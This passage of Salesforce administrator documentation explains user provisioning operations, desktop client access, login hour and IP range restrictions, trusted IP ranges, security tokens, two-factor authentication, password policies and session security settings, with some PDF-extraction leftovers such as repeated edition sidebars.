Disable user	Deactivate	User
Enable user	Activate	User
Freeze user	Freeze	UserLogin
Unfreeze user	Unfreeze	UserLogin
Reactivate user	Reactivate	User
Change user profile	Create or Deactivate	User
Assign or unassign a permission set to a user	Create or Deactivate	PermissionSetAssignment
Assign or unassign a profile to the connected app	Create or Deactivate	SetupEntityAccess

Event	Operation	Object
Assign or unassign a permission set to the connected app	Create or Deactivate	SetupEntityAccess

The operation value is stored in the `UserProvisioningRequest` object. Salesforce can either process the request immediately or wait for an approval process to complete (if you requested approvals when running the wizard). To process the request, Salesforce uses a flow of the type *User Provisioning*, which includes a reference to the Apex `UserProvisioningPlugin` class. The flow calls the third-party service's API to manage user account provisioning on that system.

To send user provisioning requests based on events in Active Directory (AD), use Salesforce Identity Connect to capture AD events, and synchronize them into Salesforce. Then, Salesforce sends the user provisioning requests to the third-party system to provision or deprovision users.

Considerations

Entitlements

The roles and permissions for the service provider can't be managed or stored in the Salesforce org. So specific entitlements to resources at the service provider aren't included when a user requests access to a third-party app that has user provisioning enabled. With user provisioning, you can create a user account for a service provider. However, the service provider must manage any additional roles or permissions for the user.

Scheduled account reconciliation

Run the User Provisioning wizard each time you want to collect and analyze users in the third-party system. You can't configure an interval for an automatic collection and analysis.

Access recertification

After an account is created for the user, validation of the user's access to resources at the service provider must be performed at the service provider.

Desktop Client Access

Connect Offline and Connect for Office are desktop clients that integrate Salesforce with your PC. As an administrator, you can control which desktop clients your users can access as well as whether users are automatically notified when updates are available.

To set permissions for Salesforce for Outlook, use the "Manage Email Client Configurations" permission.

You can set users' access to desktop client by editing their profiles.

The desktop client access options are:

Option	Meaning
Off (access denied)	The respective client download page in users' personal settings is hidden. Also, users can't log in from the client.
On, no updates	The respective client download page in users' personal settings is hidden. Users can log in from the client but can't upgrade it from their current version.

EDITIONS

Connect Offline available in:
Salesforce Classic

Connect Offline available in:
Professional, Enterprise, Performance, Unlimited,
and **Developer** Editions

Connect for Office available
in: both Salesforce Classic
and Lightning Experience

Connect for Office available
in: **All** Editions except
Database.com

Option	Meaning
On, updates w/o alerts	Users can download, log in from, and upgrade the client, but don't see alerts when a new version is made available.
On, updates w/alerts	Users can download, log in from, and upgrade the client. They can see update alerts, and can follow or ignore them.
On, must update w/alerts	Users can download, log in from, and upgrade the client. When a new version is available, they can see an update alert. They can't log in from the client until they have upgraded it.

Connect Offline is the only client available with Developer Edition. In Personal, Group, and Professional Editions, all users have the system default “On, updates w/o alerts” for all clients.

**Note:**

- Desktop client access is available only for users whose profiles have the “API Enabled” permission.

If users can see alerts and they have logged in to Salesforce from the client in the past, an alert banner automatically appears in the Home tab when a new version is available. Clicking the banner opens the Check for Updates page, where users can download and run installer files. From their personal settings, users can also access the **Check for Updates** page, regardless of whether an alert has occurred.

IN THIS SECTION:[Desktop Client Access in the Enhanced Profile User Interface](#)

To make updates to your desktop client access settings, use the enhanced profile user interface. For example, change Connect for Outlook alert settings from here.

[View and Edit Desktop Client Access in the Original Profile User Interface](#)

Desktop Client Access in the Enhanced Profile User Interface

To make updates to your desktop client access settings, use the enhanced profile user interface. For example, change Connect for Outlook alert settings from here.

Connect Offline and Connect for Office are desktop clients that integrate Salesforce with your PC. As an administrator, you can control which desktop clients your users can access as well as whether users are automatically notified when updates are available.



Note: To access desktop clients, users must also have the “API Enabled” permission.

On the Desktop Client Access page in the enhanced profile user interface, you can:

- Search for an object, permission, or setting
- Clone the profile
- Delete custom profile
- Change the profile name or description
- Go to the profile overview page
- Switch to a different settings page

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#))

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view desktop client access settings:


- View Setup and Configuration

To edit desktop client access settings:

- Manage Profiles and Permission Sets

View and Edit Desktop Client Access in the Original Profile User Interface

Connect Offline and Connect for Office are desktop clients that integrate Salesforce with your PC. As an administrator, you can control which desktop clients your users can access as well as whether users are automatically notified when updates are available.

 **Note:** To access desktop clients, users must also have the “API Enabled” permission.

1. From Setup, enter *Profiles* in the **Quick Find** box, then select **Profiles**.
2. Click **Edit** next to a profile name, and scroll to the Desktop Integration Clients section at the bottom of the page.

Configure User Authentication

Choose login settings to ensure that your users are who they say they are.

IN THIS SECTION:

[Restrict Where and When Users Can Log In to Salesforce](#)

You can restrict the hours during which users can log in and the range of IP addresses from which they can log in and access Salesforce. If IP address restrictions are defined for a user's profile and a login originates from an unknown IP address, Salesforce does not allow the login. These restrictions help protect your data from unauthorized access and phishing attacks.

[Set Password Policies](#)

Improve your Salesforce org security with password protection. You can set password history, length, and complexity requirements. You can also specify what to do when a user forgets the password.

[Expire Passwords for All Users](#)

As an administrator, you can expire passwords for all users any time you want to enforce extra security for your organization. After expiring passwords, all users are prompted to reset their password the next time they log in.

[Modify Session Security Settings](#)

You can modify session security settings to specify the session connection type, timeout restrictions, and IP address ranges to protect against malicious attacks and more.

[Configure When Users Are Prompted to Verify Identity](#)

You can control how and when users are prompted to verify their identity.

[Require High-Assurance Session Security for Sensitive Operations](#)

To secure different setup areas in your org, require a high-assurance level of security for sensitive operations, like accessing reports and managing IP addresses. You can also block users from accessing these setup areas.

[Create a Login Flow](#)

A login flow directs users through a login process before they access your Salesforce org or community. You can use a login flow to control the business processes that your users follow when they log in to Salesforce. After Salesforce authenticates a user, the login flow directs the user through a process, such as enforcing strong authentication or collecting user information. When users complete the login flow successfully, they are redirected to their Salesforce org or community. If unsuccessful, the flow can log out users immediately.

EDITIONS

Connect Offline available in:
Salesforce Classic

Connect Offline available in:
Professional, Enterprise, Performance, Unlimited, and Developer Editions

Connect for Office available in:
both Salesforce Classic and Lightning Experience

Connect for Office available in:
All Editions except Database.com

USER PERMISSIONS

To view desktop client access settings:

- View Setup and Configuration

To edit desktop client access settings:

- Manage Profiles and Permission Sets

[Set Up a Login Flow and Connect to Profiles](#)

After you create a flow using the Cloud Flow Designer or Visualforce, you designate it as a login flow and then associate it with user profiles. When users with an associated profile log in, they're directed to the login flow.

[Login Flow Examples](#)

You can use a login flow to customize the login experience and integrate business processes with Salesforce authentication. Common uses cases include collecting and updating user data at login, configuring two-factor authentication, or integrating third-party strong authentication methods.

[Set Up Two-Factor Authentication](#)

Two-factor authentication is the most effective way to protect your org's user accounts. Admins enable two-factor authentication through permissions or profile settings. Users register for two-factor authentication through their own personal settings, using secondary authenticators such as mobile authenticator apps or U2F security keys.

[Deploy Third-Party SMS-Based Two-Factor Authentication](#)

Two-factor authentication (2FA) enhances security when validating a user's identity and protects access to your Salesforce org. In addition to a password, SMS-based 2FA requires the user to provide a one-time password (OTP) code received on a mobile device.

[Limit the Number of Concurrent Sessions with Login Flows](#)

You can use a login flow to restrict the number of simultaneous Salesforce sessions per user.

Restrict Where and When Users Can Log In to Salesforce

You can restrict the hours during which users can log in and the range of IP addresses from which they can log in and access Salesforce. If IP address restrictions are defined for a user's profile and a login originates from an unknown IP address, Salesforce does not allow the login. These restrictions help protect your data from unauthorized access and phishing attacks.

Login Hours

For each profile, you can set the hours when users can log in. See:

- [View and Edit Login Hours in the Enhanced Profile User Interface](#)
- [View and Edit Login Hours in the Original Profile User Interface](#)

Two-Factor Authentication for User Interface Logins

For each profile, you can require users to use a second form of authentication when they log in via the user interface. See [Set Two-Factor Authentication Login Requirements](#) on page 56 and [Set Two-Factor Authentication Login Requirements and Custom Policies for Single Sign-On, Social Sign-On, and Communities](#).

Two-Factor Authentication for API Logins

For each profile, you can require a verification code (also called a time-based one-time password, or TOTP) instead of the standard security token. Users connect an authenticator app that generates verification codes to their account. Users with the "Two-Factor Authentication for API Logins" permission use a code instead of the standard security token whenever it's requested, such as when resetting the account's password. See [Set Two-Factor Authentication Login Requirements for API Access](#) on page 58.

Login IP Address Ranges

For Enterprise, Performance, Unlimited, Developer, and Database.com editions, you can set the Login IP Range addresses from which users can log in on an individual profile. Users outside of the Login IP Range set on a profile can't access your Salesforce org.

For Contact Manager, Group, and Professional Editions, set the Login IP Range. From Setup, enter *Session Settings* in the **Quick Find** box, then select **Session Settings**.

Login IP Address Range Enforcement for All Access Requests

You can restrict all access to Salesforce to the IP addresses included in Login IP Ranges in users' profiles. For example, suppose a user logs in successfully from an IP address defined in Login IP Ranges. The user then moves to a different location and has a new IP address that is outside of Login IP Ranges. When the user refreshes the browser or tries to access Salesforce, including access from a client application, the user is denied. To enable this option, from Setup, enter *Session Settings* in the **Quick Find** box, select **Session Settings**, and then select **Enforce login IP ranges on every request**. This option affects all user profiles that have login IP restrictions.

Org-wide Trusted IP Ranges

For all users, you can set a list of IP address ranges from which they can always log in without receiving a login challenge. These users can log in to your org after they provide the additional verification. See [Set Trusted IP Ranges for Your Organization](#).

When users log in to Salesforce via the user interface, the API, or a desktop client such as Salesforce for Outlook, Connect Offline, Connect for Office, or the Data Loader, Salesforce confirms that the login is authorized as follows.

1. Salesforce checks whether the user's profile has login hour restrictions. If login hour restrictions are specified for the user's profile, any login outside the specified hours is denied.
2. If the user has the "Two-Factor Authentication for User Interface Logins" permission, Salesforce prompts the user for a second form of authentication upon logging in. If the user's account isn't already connected to a mobile authenticator app such as Salesforce Authenticator, Salesforce first prompts the user to connect the app.
3. If the user has the "Two-Factor Authentication for API Logins" permission and has connected an authenticator app to the account, Salesforce returns an error if the user uses the standard security token. The user has to enter a verification code (time-based one-time password) generated by the authenticator app instead.
4. Salesforce then checks whether the user's profile has IP address restrictions. If IP address restrictions are defined for the user's profile, logins from an undesignated IP address are denied, and logins from a specified IP address are allowed. If the **Enforce login IP ranges on every request** session setting is enabled, the IP address restrictions are enforced for each page request, including requests from client applications.
5. If profile-based IP address restrictions are not set, Salesforce checks whether the user is logging in from a device used to access Salesforce before.
 - If the user's login is from a device and browser that Salesforce recognizes, the login is allowed.
 - If the user's login is from an IP address in your org's trusted IP address list, the login is allowed.
 - If the user's login is not from a trusted IP address or a device and browser Salesforce recognizes, the login is blocked.

Whenever a login is blocked or returns an API login fault, Salesforce has to verify the user's identity:

- For access via the user interface, the user is prompted to verify using Salesforce Authenticator (version 2 or later), or to enter a verification code.



Note: Users aren't asked for a verification code the first time they log in to Salesforce.

- For access via the API or a client, users must add their security token to the end of their password to log in. Or, if "Two-Factor Authentication on API Logins" is set on the user profile, users enter a verification code generated by an authenticator app.

A security token is an automatically generated key from Salesforce. For example, if a user's password is *mypassword*, and the security token is *xxxxxxxxxx*, the user must enter *mypasswordxxxxxxxxxx* to log in. Or some client applications have a separate field for the security token.

Users can obtain their security token by changing their password or resetting their security token via the Salesforce user interface. When a user changes a password or resets a security token, Salesforce sends a new security token to the email address on the user's Salesforce record. The security token is valid until the user resets the security token, changes a password, or has a password reset.



Tip: Before you access Salesforce from a new IP address, we recommend that you get your security token from a trusted network using **Reset My Security Token**.

Tips on Setting Login Restrictions

Consider the following when setting login restrictions.

- When a user's password is changed, the security token is reset. Log in via the API or a client can be blocked until the user adds the automatically generated security token to the end of the password.
- Partner Portal and Customer Portal users aren't required to activate their browser to log in.
- For more information on API login faults, see the Core Data Types Used in API Calls topic in the [SOAP API Developer Guide](#).
- If single sign-on (SSO) is enabled for your org, API and desktop client users can log in to Salesforce unless their profile has IP address restrictions set and they try to log in from outside of the range defined. Also the SSO authority usually handles login lockout policies for users with the "Is Single Sign-On Enabled" permission. However, if the security token is enabled for your org, your org's login lockout settings determine how many times users can attempt to log in with an invalid security token before being locked out of Salesforce.
- These events count toward the number of times users can attempt to log in with an invalid password before getting locked out of Salesforce, as defined in your org's login lockout settings.
 - Each time users are prompted to verify identity
 - Each time users incorrectly add the security token or verification code to the end of their password to log in to Salesforce via the API or a client

IN THIS SECTION:

[Restrict Login IP Ranges in the Enhanced Profile User Interface](#)

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

[Restrict Login IP Addresses in the Original Profile User Interface](#)

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

[View and Edit Login Hours in the Enhanced Profile User Interface](#)

For each profile, you can specify the hours when users can log in.

[View and Edit Login Hours in the Original Profile User Interface](#)

Specify the hours when users can log in based on the user profile.

[Set Trusted IP Ranges for Your Organization](#)

Trusted IP Ranges define a list of IP addresses from which users can log in without receiving a login challenge for verification of their identity, such as a code sent to their mobile phone.

Restrict Login IP Ranges in the Enhanced Profile User Interface

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

1. From Setup, enter *Profiles* in the **Quick Find** box, then select **Profiles**.
2. Select a profile and click its name.
3. In the profile overview page, click **Login IP Ranges**.
4. Specify allowed IP addresses for the profile.
 - To add a range of IP addresses from which users can log in, click **Add IP Ranges**. Enter a valid IP address in the **IP Start Address** and a higher-numbered IP address in the **IP End Address** field. To allow logins from only a single IP address, enter the same address in both fields.
 - To edit or remove ranges, click **Edit** or **Delete** for that range.
5. Optionally enter a description for the range. If you maintain multiple ranges, use the Description field to provide details, like which part of your network corresponds to this range.



Important:

- The IP addresses in a range must be either IPv4 or IPv6. In ranges, IPv4 addresses exist in the IPv4-mapped IPv6 address space `::ffff:0:0` to `::ffff:ffff:ffff`, where `::ffff:0:0` is `0.0.0.0` and `::ffff:ffff:ffff` is `255.255.255.255`. A range can't include IP addresses both inside and outside of the IPv4-mapped IPv6 address space. Ranges like `255.255.255.255` to `::1:0:0:0` or `::` to `::1:0:0:0` aren't allowed.
- Partner User profiles are limited to five IP addresses. To increase this limit, contact Salesforce.



Note: You can further restrict access to Salesforce to only those IPs in Login IP Ranges. To enable this option, in Setup, enter *Session Settings* in the **Quick Find** box, then select **Session Settings** and select **Enforce login IP ranges on every request**. This option affects all user profiles that have login IP restrictions.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

Custom Profiles available in: **Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To view login IP ranges:

- View Setup and Configuration

To edit and delete login IP ranges:

- Manage Profiles and Permission Sets

Restrict Login IP Addresses in the Original Profile User Interface

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

1. How you restrict the range of valid IP addresses on a profile depends on your Salesforce edition.

- If you're using an Enterprise, Unlimited, Performance, or Developer Edition, from Setup, enter *Profiles* in the **Quick Find** box, then select **Profiles**, and select a profile.
- If you're using a Group, or Personal Edition, from Setup, enter *Session Settings* in the **Quick Find** box, then select **Session Settings**.
- In a Professional Edition, the location of IP ranges depends on whether you have the "Edit Profiles & Page Layouts" org preference enabled as an add-on feature.

With the "Edit Profiles & Page Layouts" org preference enabled, IP ranges are on individual profiles.

Without the "Edit Profiles & Page Layouts" org preference enabled, IP ranges are on the **Session Settings** page.

2. Click **New** in the Login IP Ranges related list.

3. Enter a valid IP address in the **IP Start Address** field and a higher-numbered IP address in the **IP End Address** field.

The start and end addresses define the range of allowable IP addresses from which users can log in. To allow logins from a single IP address, enter the same address in both fields.

- The IP addresses in a range must be either IPv4 or IPv6. In ranges, IPv4 addresses exist in the IPv4-mapped IPv6 address space `::ffff:0:0 to ::ffff:ffff:ffff`, where `::ffff:0:0` is `0.0.0.0` and `::ffff:ffff:ffff` is `255.255.255.255`. A range can't include IP addresses both inside and outside of the IPv4-mapped IPv6 address space. Ranges like `255.255.255.255 to ::1:0:0:0` or `:: to ::1:0:0:0` aren't allowed.
- Partner User profiles are limited to five IP addresses. To increase this limit, contact Salesforce.

4. Optionally enter a description for the range. If you maintain multiple ranges, use the Description field to provide details, such as which part of your network corresponds to this range.

5. Click **Save**.



Note: Cache settings on static resources are set to private when accessed via a Salesforce Site whose guest user's profile has restrictions based on IP range or login hours. Sites with guest user profile restrictions cache static resources only within the browser. Also, if a previously unrestricted site becomes restricted, it can take up to 45 days for the static resources to expire from the Salesforce cache and any intermediate caches.



Note: You can further restrict access to Salesforce to only those IPs in Login IP Ranges. To enable this option, in Setup, enter *Session Settings* in the **Quick Find** box, then select **Session Settings** and select **Enforce login IP ranges on every request**. This option affects all user profiles that have login IP restrictions.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **All Editions**

USER PERMISSIONS

To view login IP ranges:

- View Setup and Configuration

To edit and delete login IP ranges:

- Manage Profiles and Permission Sets


View and Edit Login Hours in the Enhanced Profile User Interface

For each profile, you can specify the hours when users can log in.

1. From Setup, enter *Profiles* in the **Quick Find** box, then select **Profiles**.
2. Select a profile and click its name.
3. In the profile overview page, scroll down to Login Hours and click **Edit**.
4. Set the days and hours when users with this profile can log in to the organization.

To allow users to log in at any time, click **Clear all times**. To prohibit users from using the system on a specific day, set the start and end times to the same value.

If users are logged in when their login hours end, they can continue to view their current page, but they can't take any further action.

 **Note:** The first time login hours are set for a profile, the hours are based on the organization's **Default Time Zone** as specified on the Company Information page in Setup. After that, any changes to the organization's **Default Time Zone** won't change the time zone for the profile's login hours. As a result, the login hours are always applied at those exact times even if a user is in a different time zone or if the organization's default time zone is changed.

Depending on whether you're viewing or editing login hours, the hours may appear differently. On the Login Hours edit page, hours are shown in your specified time zone. On the profile overview page, they appear in the organization's original default time zone.

View and Edit Login Hours in the Original Profile User Interface

Specify the hours when users can log in based on the user profile.

1. From Setup, enter *Profiles* in the **Quick Find** box, then select **Profiles**, and select a profile.
2. Click **Edit** in the Login Hours related list.
3. Set the days and hours when users with this profile can use the system.

To allow users to log in at any time, click **Clear All Times**. To prohibit users from using the system on a specific day, set the start and end times to the same value.

If users are logged in when their login hours end, they can continue to view their current page, but they can't take any further action.

4. Click **Save**.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Custom Profiles available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To view login hour settings:

- View Setup and Configuration

To edit login hour settings:

- Manage Profiles and Permission Sets

EDITIONS


Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

USER PERMISSIONS

To set login hours:

- Manage Profiles and Permission Sets

 **Note:** The first time login hours are set for a profile, the hours are based on the organization's `Default Time Zone` as specified on the Company Information page in Setup. After that, any changes to the organization's `Default Time Zone` won't change the time zone for the profile's login hours. As a result, the login hours are always applied at those exact times even if a user is in a different time zone or if the organization's default time zone is changed.

Depending on whether you're viewing or editing login hours, the hours appear differently. On the profile detail page, hours are shown in your specified time zone. On the Login Hours edit page, they appear in the organization's default time zone.

Set Trusted IP Ranges for Your Organization

Trusted IP Ranges define a list of IP addresses from which users can log in without receiving a login challenge for verification of their identity, such as a code sent to their mobile phone.

 **Note:**  [Who Sees What: Organization Access \(English only\)](#)

Watch how you can restrict login through IP ranges and login hours.


To help protect your organization's data from unauthorized access, you can specify a list of IP addresses from which users can log in without receiving a login challenge. However, this does not restrict access, entirely, for users outside of the Trusted IP Range. After these users complete the login challenge (usually by entering a code sent to their mobile device or email address), they can log in.

1. From Setup, enter `Network Access` in the `Quick Find` box, then select **Network Access**.
2. Click **New**.
3. Enter a valid IP address in the `Start IP Address` field and a higher IP address in the `End IP Address` field.

The start and end addresses define the range of allowable IP addresses from which users can log in, including the start and end values. If you want to allow logins from a single IP address, enter the same address in both fields.

The start and end IP addresses must be in an IPv4 range and include no more than 33,554,432 addresses (2^{25} , a /7 CIDR block).

4. Optionally, enter a description for the range. For example, if you maintain multiple ranges, enter details about the part of your network that corresponds to this range.
5. Click **Save**.

 **Note:** For organizations that were activated before December 2007, Salesforce automatically populated your organization's trusted IP address list in December 2007, when this feature was introduced. The IP addresses from which trusted users had already accessed Salesforce during the past six months were added.

EDITIONS

Available in: both Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **All Editions**

USER PERMISSIONS

To change network access:

- [Manage IP Addresses](#)

Set Password Policies

Improve your Salesforce org security with password protection. You can set password history, length, and complexity requirements. You can also specify what to do when a user forgets the password.

You can set different password and login policies based on the type of user.



Note: User passwords cannot exceed 16,000 bytes.

Logins are limited to 3,600 per hour per user. This limit applies to organizations created after Summer '08.

1. From Setup, enter *Password Policies* in the Quick Find box, then select **Password Policies**.
2. Customize the password settings.

Field	Description
User passwords expire in	<p>The length of time until a user password expires and must be changed. The default is 90 days. This setting isn't available for Self-Service portals. This setting doesn't apply to users with the Password Never Expires permission.</p> <p>When you change the <code>User passwords expire in</code> setting and the new expiration date is earlier than a user's previous expiration date, the change affects the user's password expiration date. To remove an expiration date, select <code>Never expires</code>.</p>
Enforce password history	<p>Save users' previous passwords so that they must use a new, unique password when changing passwords. Password history is not saved until you set this value. The default is <code>3 passwords remembered</code>. You cannot select <code>No passwords remembered</code> unless you select <code>Never expires</code> for the <code>User passwords expire in</code> field. This setting isn't available for Self-Service portals.</p>
Minimum password length	<p>The minimum number of characters required for a password. When you set this value, existing users aren't affected until the next time they change their passwords. The default is <code>8 characters</code>.</p>

EDITIONS



Available in: both Salesforce Classic ([not available in all orgs](#)) and Lightning Experience


Available in: **Contact Manager, Essentials, Group, Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

USER PERMISSIONS

To set password policies:

- Manage Password Policies

Field	Description
Password complexity requirement	<p>The types of characters that must be used in a user's password.</p> <ul style="list-style-type: none"> • No restriction—Has no requirements and is the least secure option. • Must mix alpha and numeric characters—The default setting. Requires at least one alphabetic character and one number. • Must mix alpha, numeric, and special characters—Requires at least one alphabetic character, one number, and one of the following characters: <code>! # \$ % - _ = + < ></code>. • Must mix numbers and uppercase and lowercase letters—Requires at least one number, one uppercase letter, and one lowercase letter. • Must mix numbers, uppercase and lowercase letters, and special characters—Requires at least one number, one uppercase letter, one lowercase letter, and one of the following characters: <code>! # \$ % - _ = + < ></code>. <p> Note: Only the characters listed meet the requirement. Other symbol characters are not considered special characters.</p>
Password question requirement	<p>Choose Cannot contain password to restrict the answer to the password hint question from containing the password itself. Choose None, the default, for no restrictions on the answer. The user must provide an answer to the password hint question. This setting is not available for Self-Service portals, Customer Portals, or partner portals.</p>
Maximum invalid login attempts	<p>The number of login failures allowed for a user before the user is locked out. This setting isn't available for Self-Service portals.</p>
Lockout effective period	<p>The duration of the login lockout. The default is 15 minutes. This setting isn't available for Self-Service portals.</p> <p>When a user is logged in to an active session but is later locked out, the user remains logged in to the active session.</p> <p> Note: A locked-out user must wait until the lockout period expires. Alternatively, a user with the Reset User Passwords and Unlock Users permission can unlock a user from Setup.</p> <ol style="list-style-type: none"> Enter <code>users</code> in the Quick Find box. Select Users. Select the user, and click Unlock.

Field	Description
	This button is available only when a user is locked out.
Obscure secret answer for password resets	<p>Hide answers to security questions as the user types. The default is to show the answer in plain text.</p> <p> Note: If your org uses the Microsoft Input Method Editor (IME) with the input mode set to Hiragana, when you type ASCII characters, they're converted in to Japanese characters in normal text fields. However, the IME doesn't work properly in fields with obscured text. If your org's users cannot properly enter their passwords or other values after enabling this feature, disable the feature.</p>
Require a minimum 1 day password lifetime	A password can't be changed more than once in a 24-hour period.
Allow use of setPassword() API for self-resets	When selected, apps can use the <code>setPassword()</code> API to change the current user's password to a specific value. Deselect this option for increased security. When deselected, apps must use the <code>changeOwnPassword()</code> API to prompt users to set their password value. The <code>changeOwnPassword()</code> API verifies the user's current password before allowing the change. When you deselect this option, you can't select it again.

3. Customize the forgotten password and locked account assistance information.

 **Note:** This setting is not available for Self-Service portals, Customer Portals, or partner portals.

Field	Description
Message	<p>If set, the message you enter appears in the "We can't reset your password" email. Users receive this email when they lock themselves out by trying to reset their password too many times. The text also appears at the bottom of the Answer Your Security Question page when users reset their passwords.</p> <p>You can add the name of your internal help desk or a system administrator to the default text. The message appears only for accounts that need an administrator to reset the password. Lockouts due to time restrictions get a different system email message.</p>
Help link	If set, this link displays along with the text defined in the <code>Message</code> field. In the "We can't reset your password" email, the URL displays exactly as typed in the <code>Help link</code> field, so

Field	Description
	<p>the user can see where the link goes. This URL display format is for security because the user is not within a Salesforce org.</p> <p>On the Answer Your Security Question page, the <code>Help link</code> URL combines with the text in the <code>Message</code> field and forms a clickable link. Security isn't an issue because the user is in a Salesforce org when changing passwords.</p> <p>Valid protocols are:</p> <ul style="list-style-type: none"> • <code>http</code> • <code>https</code> • <code>mailto</code>

4. Specify an alternative home page for users with the API Only User permission. After completing user management tasks such as resetting a password, API-only users are redirected to the specified URL rather than to the login page.
5. Click **Save**.

Expire Passwords for All Users

As an administrator, you can expire passwords for all users any time you want to enforce extra security for your organization. After expiring passwords, all users are prompted to reset their password the next time they log in.

To expire passwords for all users, except those users with the "Password Never Expires" permission:

1. From Setup, enter *Expire All Passwords* in the Quick Find box, then select **Expire All Passwords**.
2. Select **Expire all user passwords**.
3. Click **Save**.

The next time users log in, they are prompted to reset their password.

Considerations When Expiring Passwords

- Users might need to activate their computers to log in to Salesforce.
- `Expire all user passwords` doesn't affect Self-Service portal users, because they aren't direct Salesforce users.

EDITIONS

Available in: both Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

USER PERMISSIONS


To expire all passwords:



- **Reset User Passwords and Unlock Users**

Modify Session Security Settings

You can modify session security settings to specify the session connection type, timeout restrictions, and IP address ranges to protect against malicious attacks and more.

1. From Setup, enter *Session Settings* in the Quick Find box, then select **Session Settings**.
2. Customize the session security settings.

 **Note:** Identity verification settings are also available on the [Identity Verification](#) page on page 39. You can change identity verification settings in either location.

Field	Description
Timeout value	<p>Length of time after which the system logs out inactive users. For Portal users, the timeout is between 10 minutes and 24 hours even though you can only set it as low as 15 minutes. Select a value between 15 minutes and 24 hours. Choose a shorter timeout period if your org has sensitive information and you want to enforce stricter security.</p> <p> Note: The last active session time value isn't updated until halfway through the timeout period. So if you have a 30-minute timeout, the system doesn't check for activity until 15 minutes have passed. For example, if you update a record after 10 minutes, the last active session time value isn't updated because there was no activity after 15 minutes. You're logged out in 20 more minutes (30 minutes total), because the last active session time wasn't updated. Suppose that you update a record after 20 minutes. That's 5 minutes after the last active session time is checked. Your timeout resets, and you have another 30 minutes before being logged out, for a total of 50 minutes.</p>
Disable session timeout warning popup	Determines whether the system prompts inactive users with a timeout warning message. Users are prompted 30 seconds before timeout as specified by the Timeout value.
Force logout on session timeout	<p>Requires that when sessions time out for inactive users, current sessions become invalid. The browser refreshes and returns to the login page. To access the org, the user must log in again.</p> <p> Note: Do <i>not</i> select Disable session timeout warning popup when using this setting.</p>
Lock sessions to the IP address from which they originated	Determines whether user sessions are locked to the IP address from which the user logged in, helping to

EDITIONS

Available in: both Salesforce Classic ([not available in all orgs](#)) and Lightning Experience




The Lock sessions to the IP address from which they originated setting is available in: **Enterprise, Performance, Unlimited, Developer, and Database.com** Editions



All other settings available in: **Essentials, Personal, Contact Manager, Group, Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

USER PERMISSIONS





To modify session security settings:



- Customize Application

Field	Description
	<p>prevent unauthorized persons from hijacking a valid session.</p> <p> Note: This setting can inhibit various applications and mobile devices.</p>
Lock sessions to the domain in which they were first used	<p>Associates a current UI session for a user, such as a community user, with a specific domain. The setting helps prevent unauthorized use of the session ID in another domain. This setting is enabled by default for orgs created with the Spring '15 release or later.</p>
Require secure connections (HTTPS)	<p>Determines whether HTTPS is required to log in to or access Salesforce.</p> <p>This setting is enabled by default for security reasons. This setting does not apply to API requests. All API requests require HTTPS.</p> <p>To enable HTTPS on communities and Salesforce Sites, see HSTS for Sites and Communities.</p> <p> Note: The Reset Passwords for Your Users page can only be accessed using HTTPS.</p>
Require secure connections (HTTPS) for all third-party domains	<p>Determines whether HTTPS is required for connecting to third-party domains.</p> <p>This setting is enabled by default on accounts created after the Summer '17 release.</p>
Force relogin after Login-As-User	<p>Determines whether an administrator who is logged in as another user is returned to their previous session after logging out as the secondary user.</p> <p>If the setting is enabled, an administrator must log in again to continue using Salesforce after logging out as the user. Otherwise, the administrator is returned to the original session after logging out as the user. This setting is enabled by default for all orgs.</p>
Require HttpOnly attribute	<p>Restricts session ID cookie access. A cookie with the HttpOnly attribute is not accessible via non-HTTP methods, such as calls from JavaScript.</p> <p> Note: If you have a custom or packaged application that uses JavaScript to access session ID cookies, selecting Require HttpOnly attribute breaks your application. It denies the application access to the cookie. If Require HttpOnly attribute is selected, the AJAX Toolkit debugging window isn't available.</p>
Use POST requests for cross-domain sessions	<p>Sets the org to send session information using a POST request, instead of a GET request, for cross-domain exchanges. An example of a cross-domain exchange is when a user is using a Visualforce page. In this context, POST requests are more secure than GET requests because POST requests keep the session information in the body of the request. However, if you enable this setting, embedded content from another domain, such as:</p> <pre></pre>

Field	Description
	sometimes doesn't display.
Enforce login IP ranges on every request	Restricts the IP addresses from which users can access Salesforce to only the IP addresses defined in Login IP Ranges. If this setting is enabled, login IP ranges are enforced on each page request, including requests from client applications. If this setting isn't enabled, login IP ranges are enforced only when a user logs in. This setting affects all user profiles that have login IP restrictions.
Enable caching and autocomplete on login page	<p>Allows the user's browser to store usernames. If enabled, after initial login, usernames are auto-filled into the Username field on the login page. If the user selected Remember me on the login page, the username persists after the session expires or the user logs out. The username also appears on the Switcher. This setting is selected by default for all orgs.</p> <p> Note: If you disable this setting, the Remember me option doesn't appear on your org's login page or from the Switcher.</p>
